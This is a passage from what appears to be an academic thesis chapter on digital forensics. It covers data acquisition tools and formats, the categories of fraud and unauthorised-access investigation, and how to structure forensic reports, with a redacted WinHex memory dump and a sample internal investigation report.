Forensic tools assist forensic investigators to extract and acquire data in each of these categories. Table 3.2 shows the comparison between the sub-functions and tools used in forensic investigation.

Table 3.2: Comparison between forensic tools and sub-functions (Nelson, Phillips, Stuart, 2016, p.264).



Function	ProDiscover Basic	OSForensics, demo version	AccessData FTK	Guidance Software EnCase
Acquisition				
Physical data copy	✓	✓	✓	✓
Logical data copy	✓	✓	✓	
Data acquisition formats	✓	✓	✓	✓
Command-line processes				✓
GUI processes	✓	✓	✓	✓
Remote acquisition		✓	✓	✓


3.1.2.1 Physical Data Copy

A Physical Data Copy means the forensic investigator acquires everything stored on the device. Everything could be system processes, login information, network information, system registries, text files, databases, images, media, and blocks of data and so on. The Forensic investigator collects all these evidence physically and prepares them to be examined by suitable tools to explore their contents. To initiate this process, there are two further steps to be done in order to ensure the integrity of the data. These steps are acquiring the physical data, and analysing the physical data (Cai, Sha, Qian, 2013, p.221-222). Acquiring physical data refers to all stored data that can be collected without evaluating its admissibility. Analysing the physical data refers to all data collected to be evaluated to in order to select the valuable ones in relation to the particular case.

The first step is acquiring physical data. There are two approaches to acquire physical data forensic investigators can follow in order to complete their assessments: hardware-based tools and software-based tools. The concept of hardware-based tools bypasses operating systems via dedicated device in order to open a communication port, which allows it to communicate with the target system to take a copy of the physical data. Forensic investigators have two solutions to implement the hardware option: Tribble, and WireFire. The advantage of Tribble is that a PCI card is easy to use without having any impact on the other device, and no data loss. The disadvantage is that the Tribble must be pre-installed before the incident. The advantage of WireFire IEEE 1394 bus is the ease of obtaining physical data by utilizing special properties on the device because of the technology used in Direct Memory Access (Stüttgen, Vömel, & Denzel, 2015, p.51). The disadvantage of WireFire is the probability of causing data loss in memory or a system crash.

The concept of software-based tools is to obtain a physical image of memory via software tools. An example of software-based tools is Data Dumper (DD), GMC system, and DumpIt (Cai, Sha, Qian, 2013, p.222). Data Dumper (DD) is used in UNIX environments and it is a common software among forensic investigators. The major function Data Dumper is to create images and copy files (Aditya, Venkatesh, & Sandeep, 2014, p.181). Another tool released to conduct physical data acquisition process on Windows environments is called GMC. The tool bag allows forensic investigators to generate system physical memory dumps on Windows. DumpIt is a portable tool that allows investigators to save the contents of a computer's physical memory.

The second step is analysing physical data. After the physical data is acquired, the next step is to search and analyse the obtained physical data in order to make filtrations and determine whether it is valuable or not (Cai, Sha, Qian, 2013, p.222). In this step, useful evidence will be extracted in the memory dump from tools such as Fmem, and dd that acquire results from a Linux operating system (Zhou, Yang, Ding, & Sun, 2015, p.7152). Figure 3.2 shows how to search for a password in the physical memory with WinHex.



```
  Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
06EF8D00   FC 4C FD F8 00 00 00 00  00 00 00 00 01 3D 30 26   鞠 .........=0&
06EF8D10   10 DB D4 01 48 46 0D 40  B5 6E 42 E5 00 00 00 00   .?? HF.@袄B?....
06EF8D20   00 00 00 00 01 33 30 30  10 DB D4 01 48 46 0D 40   .....300.?? HF.@
06EF8D30   87 F0 D8 E8 00 00 00 00  00 00 00 00 01 00 00 00   匡图............
06EF8D40   00 F4 D3 01 00 00 00 00  00 00 00 00 00 00 00 00   .?? ............
06EF8D50   00 00 00 00 01 2F 61 70  38 70 D5 01 85 A4 8D 40   ...../ap8p? 笨.@
06EF8D60   00 00 00 00 00 00 00 00  00 00 00 00 01 78 3F 73   .............x?s
06EF8D70   63 68 6F 6F 6C 69 64 3D  31 34 34 39 26 75 73 65   choolid=1449&use
06EF8D80   72 54 79 70 65 3D 30 26  75 73 65 72 6E 61 6D 65   rType=0&username
06EF8D90   3D 31 32 31 31 30 31 33  30 34 31 30 31 33 30 30   =[redacted]
06EF8DA0   26 70 61 73 73 77 6F 72  64 3D [redacted]            &password=[redacted]
06EF8DB0   00 00 00 00 00 00 00 00  10 2E CA 01 00 00 00 00   ..........? ....
06EF8DC0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
```

Figure 3.2: Search for a password by WinHex (Zhou, Yang, Ding, & Sun, 2015, p.7153).

Usually, forensic investigators extract the following information from physical memory:

- All running processing in the memory.
- DDL and loaded modules including implanted malicious programs.
- Information about system's registry.

3.1.2.2 Logical Data Copy

Logical data copy is the process of creating an image of logical objects, for example, folders and files stored in disk partitions. The Logical acquisition process is known as logical because the files that have been acquired from the volumes are logically grouped by OS file system. Logical extraction can be used to capture all files on a media store or device. For example, in logical acquisition, E-mail investigation, which needs to collect Outlook with specific file extensions such as .pst and ost. Logical data acquisition involves a bit-by-bit logical copy of storage such as files and directories that are located in the logical store, for instance, system partitions (Ayers, 2014, p.15).

During the stage of extracting the data logically, the image drive is constructed based on the file system presented in operating system. The data extracted from the drive can be active files, files slacks, deleted files or even unallocated data in files. In order to conduct logical data copy extraction from the drive, the US Department of Justice have declared the steps that need to be followed in order to extract logical data in forensic examination (2012). These steps are:


- Reveal system characteristics by extracting file system information to identify file names, file attributes, file location, and file size, date/time stamps, and directory structure.
- Perform and match hash values calculations with authenticated ones in order to reduce undesired data by eliminating and identifying known files through the matching process.
- Extract all relevant files to the particular examination. The approach can be done by filtering file names, file attributes, file location, and file size, date/time stamps, and directory structure.
- Recover all deleted files and file slacks.
- Extract compressed files, password-protected and encrypted data.
- Extract the unallocated space.

3.1.2.3 Data Acquisition Format

Creation and examining disk images are the major keys for forensic investigators. Therefore, different formats are used in order to provide the best quality of examining process for the contents of all types of files. This would help forensic investigators to better identify, and analyse valuable information related to the incident and can help in tracking evidence throughout the forensic process. For that reason, a number of tools have been developed for uncovering all types of data in one place. There are a number of tools that have customised file formats to store information. A Forensic File Format is categorised into two formats – independent file formats, and program-specific file formats.

Independent file formats have four types of developed formats, which are Advanced Forensic Format (AFF), Advanced Forensic Format 4 (AFF 4), Generic Forensic ZIP (GFZIP), and Raw Image Format. AFF is designed as another solution for the current formats of disk images. AFF can offer forensic investigators more flexibility for extensive metadata by allowing them to be stored in compatible images. Another significant benefit from using AFF is that images in AFF consume less disk space in comparison with other formats (Roke, Waugh, 2015, p.1). A new version of AFF has been released to offer new features for extending functionalities of the AFF model in order to support advanced data sources in multiple layers. In addition, several enhancements have been made to provide logical evidence and supporting forensic workflow and storing random metadata (Giova, 2011, p.5). Generic Forensic ZIP is an open source application that allows storing compressed digital evidence forensically (Easttom, 2014, p.95). Unlike AFF versions, GFZIP is another solution that is available to maintain the compatibility with other formats and to prioritise raw images in the examination process (Park, Stojmenovic, Choi, & Xhafa, 2015). Raw image format is defined as a data acquisition format, which has the capability to create files for the suspect data set or driver along with simple blocks of sequential flats (Nelson, Phillips, Stuart, 2016, 91).

Program-specific file formats have eight types of developed formats, which are Encase Image File Format, ILook Investigator (IDIF, IRBF, and IEIF) Formats, ProDiscover Image File Format, and forensic toolkit (FTK) format. Encase image file is a new popular commercial suite that provides formats introduced for forensic investigators for facilitating the process of reviewing digital evidence and identifying logical evidence using the Ex01 file extension (Quick, Tassone, Choo, 2014, p.6). The Image has headers and footers for each file which contain metadata about the file, such as the version of Encase that created the image, drive type, source disk, cryptographic hashes, timestamps, and operating systems (Vandeven, 2014, p.8). The newest evidence file format is shown in figure 3.3 to represent partitioning of information inside the header and footer.



Header: Contains Case Information	Data	Footer: Contains Hashes, metadata, CRC values

Figure 3.3: Encase Newest File Format (Vandeven, 2014, p.9).

The ILook investigator is used to image any media device and relies other mechanisms for write blocking (Johnson, & Kessler, 2014). It is capable of identifying image files created by another forensic software such as Encase, VM virtual disks, CIF, and ISO images (Mohay, 2003, p.69). ProDiscover Image Format is another security tool used for investigating digital evidence forensically. It works in five parts. They are image file header containing 16 bytes that includes version number and signature of the image; image file header, which contains 681 bytes to provide metadata about the image; image data, which has single block or arrays of blocks of data that are compressed; and I/P logs errors to identify all errors occurred during the process of data acquisition (Garfinkel, Malan, Dubec, Stevens, & Pham, 2006, p.16). AccessData's Forensic Toolkit or FTK is a popular forensic application that has the capability to image files effectively and it supports disk image storage.

3.1.2.4 Command Line Acquisition

There are command lines which can acquire the data for digital forensic purposes. These tools acquire the data from the physical memory. A number of forensic tools are utilised in order to perform data queries. For example, date/and time stamping can be retrieved from the physical memory in order to document potential incidents. Forensic investigators can request data forensically by a single command through terminals such as retrieving firewall logs (Dykstra, Sherman, 2013, p.88). Command lines can be utilised in Hadoop HDFS to fetch sensitive data in a report format. These reports can assist forensic investigators to have a summary of data blocks from a live acquisition (Leimich, Harrison, & Buchanan, 2016, p.101).


3.2 DIGITAL FORENSIC INVESTIGATIONS

Digital forensic investigations are applied on different levels for a number of complex motivations and issues. One of the well-known digital forensic investigations is fraud investigation, but there are many others such as improper access to resources and data breaches. Each type of forensic investigation has its own characteristics and requirements. Therefore, digital forensic investigations have been categorised to include: consumer fraud, corporate fraud, employee fraud, government fraud, intellectual property theft, unauthorised access, class actions, and others (Kranacher, Riley & Wells, 2011, p.12).

3.2.1 Consumer Fraud Investigation

This type of fraud investigation is committed by a one or more individuals, with a direct intention to steal or compromise all sources of stored information (Sremack, 2015, p.192). Consumer Fraudsters are trust violators. Usually, those individuals have a trust position and are ranked as one of few people what have limited access to classified information. Those ranked employees have chosen to violate the trust they gained. In 2008, Association of Certified Fraud Examiners (ACFE) have indicated that only 23.3 percent of organisation owners and executives have committed this type of fraud, but also that line employees are source perpetrators of this violation with the highest percentage of 39.7 percent committing frauds. ACFE have also clarified that the second largest percentage is by managers, which have the full access to the most inaccessible resources of organisations with a percentage of 37.1 percent. The next figure shows the perpetrator's profile based on qualifications, age, gender, and years of experience and other working conditions (see Table 3.3).

Table 3.3: Fraud Perpetrator Profile (Kranacher, Riley & Wells, 2011, p.12).



Fraud Perpetrator Profile	
Male	Well Educated
Middle-Aged to Retired	Accountant, Upper Management or Executive
With the Company for Five or More Years	Acts Alone
Never Charged or Convicted of a Criminal Offense	

The goal of ACFE statistics was to identify and analyse the personalities of perpetrators, such as their ages, genders, education, and their positions.

Fraud losses show the effect of position on median loss as shown in figure 3.4. Losses tended to rise based on the perpetrator's income. Hence, legal forensic elements of fraud can include: false statements of materials, improper asset valuation, and improper timing of expense recognition and revenue. In order to deal with such incidents professionally, ACFE recognised a number of areas that need to be developed by financial forensic investigators (Calıyurt, & Idowu, 2014 p.33). The forensic investigator must be well qualified in certain forensic skills to be able to conduct such forensic investigations. The required areas are:

- Auditing and Accounting to deal with numbers and equations that could lead to improper results and cause changing in profit shares, and revenue reports.

- Sociology and Criminology to understand the intentions and behaviours of employees.
- Fraud Investigation to identify the digital evidence and trace the incidence properly.
- Frauds in Law to validate the identified evidence and perform quality checks and matching with the current laws to collect all possible valid evidence.
- Loss Prevention to analyse the followed procedures with the evidence discovered in order to take it into account in future cases to reduce the loss.




Figure 3.4: 2008 Report to the Nation: Median Loss Vs Perpetrator's Income. (Kranacher, Riley & Wells, 2011, p.15).

3.2.2 Corporate Fraud Investigation

This type of fraud investigation is conducted by an organisation in order to work on large volumes of structured and unstructured data in critical infrastructures to differentiate between fraud and non-fraudulent events (Sremack, 2015, p.192). Forensic investigative methods are designed to cover all types of information in critical sectors including accounting information in banking sectors to meet the challenge of processing large amounts of structured and unstructured data with forensic techniques. These techniques can include and are not limited to – cross-drive analysis, live analysis, and deleted files (Onodi, Okafor, & Onyali, 2015, p.73-74).

Cross-drive analysis is capable of performing automatic identification of live drives. By implementing certain statistical techniques, it is possible to identify the drives that are classified as highest priority with large volumes of interesting data. In addition, cross-drive can improve forensic systems of single drives. This facilitates the process of extracting data from single drives in a smarter way to understand the priority level of each block. Furthermore, cross-drive analysis is able to identify social network memberships (Granfikel, 2006, p.72). Moreover, cross-drive analysis can provide a collection of forensic images that are used to identify organisation relationships in unsupervised social networks.

Deleted file recovery is the common technique used in carving deleted data in drives. Modern forensic applications and software have their own features to retrieve a range of data types, to be examined based on importance. Physical data are not always deleted in operating systems, which allows forensic investigators to reconstruct the data from the physical drive sectors (Nelson, A. & Garfinkel, 2015, p.3). The process of file carving is to search for known file headers to reconstruct the deleted materials from the disk image (Onodi, Okafor, & Onyali, 2015, p.74). This step is essential to perform a formal examination, investigation, fraud awareness, and reporting process.

Live analysis is the process of extracting evidence forensically from operating systems through system administrator tools. The step is useful for collecting important evidences such as encryption and decryption keys (Rahman, & Khan, 2015, p.380-381). This practice is helpful when assessing encrypted files and documents during the investigation process. Live forensics have several focus areas on different levels. For example, using forensics as a service in Hadoop HDFS. The technique used in forensic live analysis in Hadoop HDFS reduces the amount of hardware implemented in the analysis by supporting remote services to initiate processes such as ETL (Bashir & Khan, 2013, p.41). The Extraction Transformation loading process is required to extract data from its source and for it to be loaded into the data warehouse as a data image (Pandya & Shah, 2015, p.329).

3.2.3 Employee Fraud Investigation

This type of fraud is done by one or more trusted employees in companies and organizations by using their credentials in order to perform illegal activities with the stored information. The commonest type of employee fraud is asset misappropriation. This type of fraud can involve two categories of perpetrators: the one who has the privileges to access sensitive data, and the ghost who was employed by someone else to perform fraudster's work. Employee Fraud can include and is not limited to – changing receipt invoices and charges, cancelled checks reuse, data mining of all possible red flags, and approving inappropriate invoices for particular vendors by illegal agreements.

Fraudsters usually have credentials for accessing administration data and the ability for changing, modifying, and deleting data without having the permission to do so. A Ghost employee is the one who fakes identity for amending approved or cancelled reports, invoices, bills, and statistics to show false results. Employee fraud focuses on social engineering to escalate the access level and change the organization's policies, and procedures.




Figure 3.5: Data Classification-Based Red Flags

Regular and full audits by forensic tools can detect fraud activities by revealing all activities that have been done and show employee name, ID, department, and all possible transaction information. Dead forensic analysis can assist in uncovering and examining such data, which allows data to be saved after shutting down the computers, so, it can be retrieved easily. Red flags can be used to trace the data, which makes it an interesting target for fraudsters (Singleton, & Singleton, 2011, p.148). The above figure 3.5 shows how data can be classified based on red flags and how it can be grouped according to the type of the red flag.

3.2.4 Government Fraud Investigation

This type of fraud investigation is similar to corporate fraud, but it is conducted by a government in order to tackle complex data in including reports, statistics, invoices, bills, accounts, and employees' records. This is in critical infrastructures to filter fraud and non-fraudulent events for finding the relationships between the event, data and fraudster by using existing, updated linked records, and often using formal agencies (Bhasin, 2016, p.482).

Forensic investigative methods are designed to cover all types of information in critical sectors including accounting information in banking sectors, and large amounts of structured and unstructured data with forensic techniques. Well trained forensic investigators can assist governments to meet the requirements of regulatory compliance by assuring the application of legislation is followed correctly (Singleton, & Singleton, 2011, p.45). In order to conduct a digital forensic investigation, a number of techniques are required to obtain and acquire valuable data from all possible sources of the organization. To meet this challenge, forensic examiners must understand the different mathematical techniques of digital forensics such as Benford's Law (Bhasin, 2016, p.31). This law concerns detecting errors and determining if the discovered error is fraud or unintentional to confirm whether to go further in investigation. Moreover, Computer Assisted Auditing Tools are some effective tools that can assist in performing digital forensic investigations and detecting and testing details of various documents. The data mining technique is one predicting model that is used in detecting fraud activities. Based on current data it categorizes into three sequential levels: discovery modelling, deviation, link analysis. These levels work orderly to find the data, perform deviation analysis from unusual activities, and link all discovered activities in order to predict frauds (Bhasin, 2016, p.32).

3.2.5 Intellectual Property & Class Action Investigation

Investigating cyber-crimes related to intellectual property requires digital investigation and information protection from theft (Nikkel, 2014, p.3). Intellectual properties are the ideas, source codes, techniques, and methodologies that belong to its creators such as individuals, and companies. These properties are established by signed contracts to develop particular ideas under policies that are protecting the rights of the owners (Marcella, & Greenfield, 2002, p.9-10). When conducting forensic investigation in intellectual property, a forensic investigator has to find answers to the following questions:

- Does the company require as a part of employment sign an intellectual properties agreement between the company and their employees who are working in specific roles with specific responsibilities?
- What are the criteria procedures and policies that the company requires? And is it compulsory to sign or is it optional?
- Does the policy of the intellectual property have an expiry date? Is the renewal process of the policy automatic or manual?
- Who developed the existing intellectual properties for that company?
- Are there copyrights involved?
- Where is the proof that proves particular intellectual properties belong to the particular company?

3.2.6 Unauthorized Access Investigation

Leakage of data is the unauthorised transmission of data from an unauthorised source to an unauthorised destination. Data leakage can cause invasion of person or an organization's privacy. It opens exploits, secrets, and actions of blackmail by cyber-attackers (Xu, Kwan, Tse, & Chow, 2014, p.19). Unauthorised access can damage computer programs in critical infrastructures and open the door for the different attacks to exploit the vulnerabilities and harm the targeted systems. This attack is categorised under the sections of Network Threats (Ahmed, 2017, p.1-2). As shown in figure 3.6, types of network threats can be sectioned into three types of serious threats. The first one of these threats is unauthorised access to resources, which leads directly to hacking the systems and loss of the system's resources. Other cyber-attacks could be man-in-middle attacks and denial-of-service attacks.

The first step towards combating authentication leakage is to filter and block all possible unauthorised files in order to control access permission for each user in the network infrastructure. This facilitates the process of investigating server roles, and connections (Daryabar, Dehghantanha, Udzir, Sani, Shamsuddin, & Norouzizadeh, 2013, p.87). Furthermore, digital proof of gaining unauthorised access can be retrieved from intrusion detection systems / intrusion prevention systems, forensically, to review all audits and determine which needs to be revised for further inspection and which needs to be ignored (Moyoachille, & Roger, 2014).




Figure 3.6: Types of Network Threats (Ahmed, 2017, p.2)

3.3 REPORTING OF DIGITAL FORENSICS FINDINGS

The last stage of digital forensic investigation is to report and present all findings and results to the stakeholders who will assess and evaluate the outcome of the investigation. Completing this process is essential because all actions regarding the case will be depending on the accuracy, clarity, and extensiveness of the digital evidence presentation. Usually, stakeholders who will be in charge of the issue presented in the particular report are from managerial level, which means they are a non-technical audience. For this reason, the forensic investigator must report the findings in an understandable language for a non-technical audience (Casey, 2011, p.75). In some cases, stakeholders may seek help from other experts in digital forensics. Therefore, technical details must be provided in the technical section in order to facilitate the process of assessing and evaluating the findings accurately.

3.3.1 Presentation of the Findings

The ideal way to represent the findings of the digital forensic investigation is by writing a detailed report. Often, this type of report is confidential except for stakeholders, forensic experts, and other technical experts involved in that investigation and as a part of validation processes (Nelson, Phillips, Stuart, 2016, p.263). The report must explain how the investigation was conducted, and explain the tools used to acquire the data. It is the investigator's responsibility to explain all phases of the investigation to the audience. The entire investigation can be dismissed or rejected if the report does not meet the requirements of clarity, completeness, and accuracy to ensure that findings and steps have been described and performed.

In order to proceed with the formal report, it must be handled in a number of agreed ways between the two parties. For example, the forensic expert and the organization or forensic expert and the court. As a part of the legal proceeding, the presentation of the report must be in a form of deposition or trial testimony. This presentation will introduce the report and other documents to be reviewed as evidence using data science concepts and all methods, software along with screenshots are provided for the evaluation (Guarino, 2013, p.202). Based on the type of investigation, the findings can be presented in several ways using software to improve the quality of the presentation, or remotely via phone call or video conference, or in person. Section 3.3 covers the common ways of presenting findings and approaches used for building detailed presentations that can be understandable by a technical and a non-technical audience.

The formal way forensic investigators report all their finding is by presenting them in writing in a detailed report as a part of the digital investigation process. This facilitates reconstructing the critical events that are used to determine the credibility and admissibility of the evidence (Pichan, Lazarescu, & Soh, 2015, p.53). There are several types of reports to be presented based on the organization's goals and the nature of the investigation. The first type of report is the internal report. This is formally formatted and used internally within the organization without having specific legal requirements or standard languages. The second type is an affidavit report that is designed formally to be presented to the court as a sworn statement, and can be admitted as evidence. The Declaration report is a third type, which is a statement of facts that forensic investigators can submit to the court. Particular sets of facts and findings can be submitted to the court based on the case under the category of expert report, which is used as acceptable evidence presented by the subject matter expert.

3.3.2 Internal Investigation Report

The Internal investigation report has several components to present all discovered findings and it can vary from one structure to another. The major goal of writing internal reports is to present the findings internally within the organization in order to assist forensic technical and non-technical stakeholders to take the correct actions (Elyas, Ahmad, and Maynard, & Lonie, 2015, p.75). Major factors should be included in the internal report such as an executive summary, a clear explanation about investigation processes and environment, a detailed list of steps that have been taken in order to reach the final results and findings, and analysis of discovered findings and evidence. The following figure 3.7 shows a sample of internal investigation report components.

Internal Investigation of Issue X for ABC Organization

Prepared by Amr Adel on March 2017

Executive Summary


I, Amr Adel, was assigned by David Jones, ABC Organization's General Manager to conduct a digital forensic internal investigation to investigate examples of suspect frauds committed by current employees of ABC Organization. […]

Based on evidence reviewed and my analysis, I have concluded that the fraud did, at least ten times from October 6, 2016 to March 5, 2017. […]

Background

On March 11, 2017, an example of fraud involving current employees was reported to John Smith, ABC Organization Vice President of Data Centre. […]

Collection of Key Evidence



The following sets of data acquired from ABC Organization have been taken into account for the analysis process while conducting the forensic investigation: […]

Analysis of Hadoop Server

[…]

Figure 3.7: Sample of Internal Investigation Report (Philipp, Cowen, & Davis, 2010, p.346)

This type of report is meant to be used only within the organization to detect fraud activities, terminate current employees, present to the court against former employees, dispute against data theft or for any internal policies that could assist in taking suitable actions against unknown fraudsters. The forensic investigator has to be specific and thorough when writing this report because it can lead to a criminal case or civil litigation (Simou, Kalloniatis, Mouratidis, & Gritzalis, 2015, p.474). All opinions written in that report must be supported by traceable fact and verifiable evidence.

3.3.3 Affidavit and Declaration Investigation Report

Attorneys are responsible for dealing with this type of report. This type of report is meant to be designed to be submitted directly to the court as evidence supported by set of facts discovered and from the investigation. Affidavit and declaration reports usually use the same format of structure and have the same statement of purpose in order to support particular claims of cases and using one of them is based on a court's requirements (Philipp, Cowen, & Davis, 2010, p.350). In this type of report, a forensic investigator must indicate the background of his education, experience, technical certifications, current workplace, specialized areas, working hours, and any other factors that can support the report. Affidavit and declaration reports must include the following sections: scope of engagement and summary support with conclusion, all previous qualifications including roles, and professional and educational certificates, investigator's opinion supported by sets of facts along with evidence such as screenshots. The Section of investigator's opinion must include data identification and collection, the analysis of examined systems. Finally, a conclusion must be provided to summarize all sections with brief clarification about the findings and results in that report. The following figure 3.8 will explain the format of writing affidavit and declaration report with a sample 